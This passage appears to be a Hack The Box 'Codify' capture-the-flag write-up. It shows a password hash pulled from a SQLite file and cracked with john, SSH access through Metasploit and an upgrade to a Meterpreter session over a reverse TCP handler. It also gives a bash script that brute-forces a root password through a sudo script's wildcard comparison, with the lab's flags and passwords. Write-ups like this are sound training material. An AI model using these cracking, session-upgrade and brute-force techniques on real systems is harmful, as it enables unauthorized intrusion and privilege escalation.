
SCREENSHOT EVIDENCE



I checked out the /var/www directory and found another possible site in the directory “**Contact**”

```
# Command executed
ls -la /var/www/

# Enumerate directory files
ls -la /var/www/contact
```

SCREENSHOT EVIDENCE



There is a database file in the contact directory. I took a look at it and found a password hash for the user joshua

```
# Command executed
cat /var/www/contact/template.db
```

SCREENSHOT EVIDENCE

```
svc@codify:/var/www/contact$ cat package.json
cat package.json
{
  "scripts": {
    "start": "node index.js",
    "dev": "nodemon index.js"
  },
  "dependencies": {
    "bcryptjs": "^2.4.3",
    "express": "^4.18.2",
    "express-session": "^1.17.3",
    "jquery": "^3.6.4",
    "nodemon": "^2.0.22",
    "sqlite3": "^5.1.6"
  }
}
svc@codify:/var/www/contact$ ls templates
ls templates
login.html  ticket.html  tickets.html
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
T5Tite format 3@  .WJ
   tableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUT
quenceCREATE TABLE sqlite_sequence(name,seq)    tableusersusersCREATE
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
Gjoshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2

joshua  users
             ickets
```

I was able to crack the hash

```
# Create hash file
echo '$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2' > joshua.hash

# Crack the hash with john
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt joshua.hash

# Add the creds to Metasploit Workspace
creds add user:joshua hash:$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2 jtr:bcrypt
creds add user:joshua password:'spongebob1'
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Codify]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt joshua.hash --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:52 DONE (2023-11-09 11:46) 0.01906g/s 25.74p/s 25.74c/s 25.74C/s crazy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

USER: joshua
PASS: spongebob1

I was able to use SSH to access the machine and upgrade the shell to a Meterpeter session

```
# OpenSSH Way
ssh joshua@codify.htb
Password: spongebob1

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login
setg RHOSTS 10.129.84.149
set USERNAME joshua
set PASSWORD spongebob1
set STOP_ON_SUCCESS true

# Upgrade caught session
sessions -u 4
```

SCREENSHOT EVIDENCE

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.84.149:22 - Starting bruteforce
[+] 10.129.84.149:22 - Success: 'joshua:spongebob1' 'uid=1000(joshua) gid=
:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 4 opened (10.10.14.64:34059 → 10.129.84.149:22) at 2023-1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information
  --  ----  ----                   -----------
  1         shell sparc/bsd        Shell Banner: bash: cannot set terminal
                                   e ...
  3         meterpreter x86/linux  svc @ 10.129.84.149
  4         shell linux            SSH root @

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 4
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [4]

[*] Upgrading session ID: 4
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.64:1337
[*] Sending stage (1017704 bytes) to 10.129.84.149
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) >
[Codify] 0:openvpn  1:msf*  2:bash-
```

I was then able to read the user flag

```
# Read user flag
cat ~/user.txt
# RESULTS
ac0ff5490957109025dd1e71b0e6e8b6
```

SCREENSHOT EVIDENCE

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 5
[*] Starting interaction with 5 ...

meterpreter > shell
Process 2170 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
joshua@codify:~$ id
id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
joshua@codify:~$ hostname
hostname
codify
joshua@codify:~$ hostname -I
hostname -I
10.129.84.149 172.18.0.1 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb0:8e5a
joshua@codify:~$ cat ~/user.txt
cat ~/user.txt
ac0ff5490957109025dd1e71b0e6e8b6
joshua@codify:~$
[Codify] 0:openvpn  1:msf* 2:bash-
```

USER FLAG: ac0ff5490957109025dd1e71b0e6e8b6

PrivEsc

I checked my sudo permissions and discovered a directory in the /**opt** directory called "**scripts**" which had a bash script called "**mysql-backup.sh**"

```
# Command Executed
sudo -l
```

SCREENSHOT EVIDENCE

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

The contents of the file show bad logic. The == comparison used inside double square brackets.
This means that the compare accepts wildcards which means we can discover what the password is by cracking one char at a time by executing this script.
The script is comparing the password entered to a file in /root/.creds and the script is owned by the root user.
It is likely we are about to crack the root users password

SCREENSHOT EVIDENCE

```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_P
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi
```

I wrote a bash script to brute force the password

```
#!/bin/bash

FIRST="True"
CRACKED="False"
TRY_PASSWORD=""
KNOWN_PASSWORD=""
ALL_CHARS=$(awk 'BEGIN{for(i=32;i<127;i++)printf "%c",i; print}')
ALL_CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
while [ CRACKED != "True" ]; do

        for (( i=0; i<${#ALL_CHARS}; i++ )); do

                CHAR=$(echo "${ALL_CHARS:$i:1}")
                RESULTS=$(echo "${TRY_PASSWORD}${CHAR}*" | sudo /opt/scripts/mysql-backup.sh 2> /dev/null)
                if [[ $RESULTS == *"Password confirmed!"* ]]; then
                        KNOWN_PASSWORD=$(echo ${TRY_PASSWORD}${CHAR})
                        TRY_PASSWORD=$(echo $KNOWN_PASSWORD)
                        echo "[*] Latest Successful Password: $KNOWN_PASSWORD"
                elif [[ $FIRST == "True" ]]; then
                        FIRST="False"
                else
                        FIRST="false"
                fi
        done
done
```

I uploaded my script to the target and attempted to crack the password

```
# Meterpeter command
upload /root/HTB/Boxes/Codify/codify_cracker.sh /tmp/codify_cracker.sh
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
cd /tmp
chmod +x /tmp/codify_cracker.sh
./codify_cracker.sh
```

SCREENSHOT EVIDENCE

```
Background channel 1? [y/N]  y
meterpreter > upload /root/HTB/Boxes/Codify/codify_cracker.sh /tmp/codify_cracker.sh
[*] Uploading  : /root/HTB/Boxes/Codify/codify_cracker.sh → /tmp/codify_cracker.sh
[*] Uploaded -1.00 B of 438.00 B (-0.23%): /root/HTB/Boxes/Codify/codify_cracker.sh → /tmp/codify_cracker.sh
[*] Completed  : /root/HTB/Boxes/Codify/codify_cracker.sh → /tmp/codify_cracker.sh
meterpreter >
[Codify] 0:openvpn  1:msf*  2:bash-
```

I was able to succesfully crack the person and returned the below result

PASS: kljh12k3jhaskjh12kjh3

SCREENSHOT EVIDENCE

```
joshua@codify:/tmp$ ./codify_cracker.sh
[*] Latest Successful Password: k
[*] Latest Successful Password: kl
[*] Latest Successful Password: klj
[*] Latest Successful Password: kljh
[*] Latest Successful Password: kljh1
[*] Latest Successful Password: kljh12
[*] Latest Successful Password: kljh12k
[*] Latest Successful Password: kljh12k3
[*] Latest Successful Password: kljh12k3j
[*] Latest Successful Password: kljh12k3jh
[*] Latest Successful Password: kljh12k3jha
[*] Latest Successful Password: kljh12k3jhas
[*] Latest Successful Password: kljh12k3jhask
[*] Latest Successful Password: kljh12k3jhaskj
[*] Latest Successful Password: kljh12k3jhaskjh
[*] Latest Successful Password: kljh12k3jhaskjh1
[*] Latest Successful Password: kljh12k3jhaskjh12
[*] Latest Successful Password: kljh12k3jhaskjh12k
[*] Latest Successful Password: kljh12k3jhaskjh12kj
[*] Latest Successful Password: kljh12k3jhaskjh12kjh
[*] Latest Successful Password: kljh12k3jhaskjh12kjh3
^C
joshua@codify:/tmp$
```

I was able to successfully become the root user using the password


```
# Commands Executed
su root
Password: kljh12k3jhaskjh12kjh3
```

I could then read the root flag

```
# Read the root flag
cat ~/root.txt
```

```
#RESULTS
1cd83507e1d235c4fb5afedbeed82ab8
```

SCREENSHOT EVIDENCE



ROOT FLAG: 1cd83507e1d235c4fb5afedbeed82ab8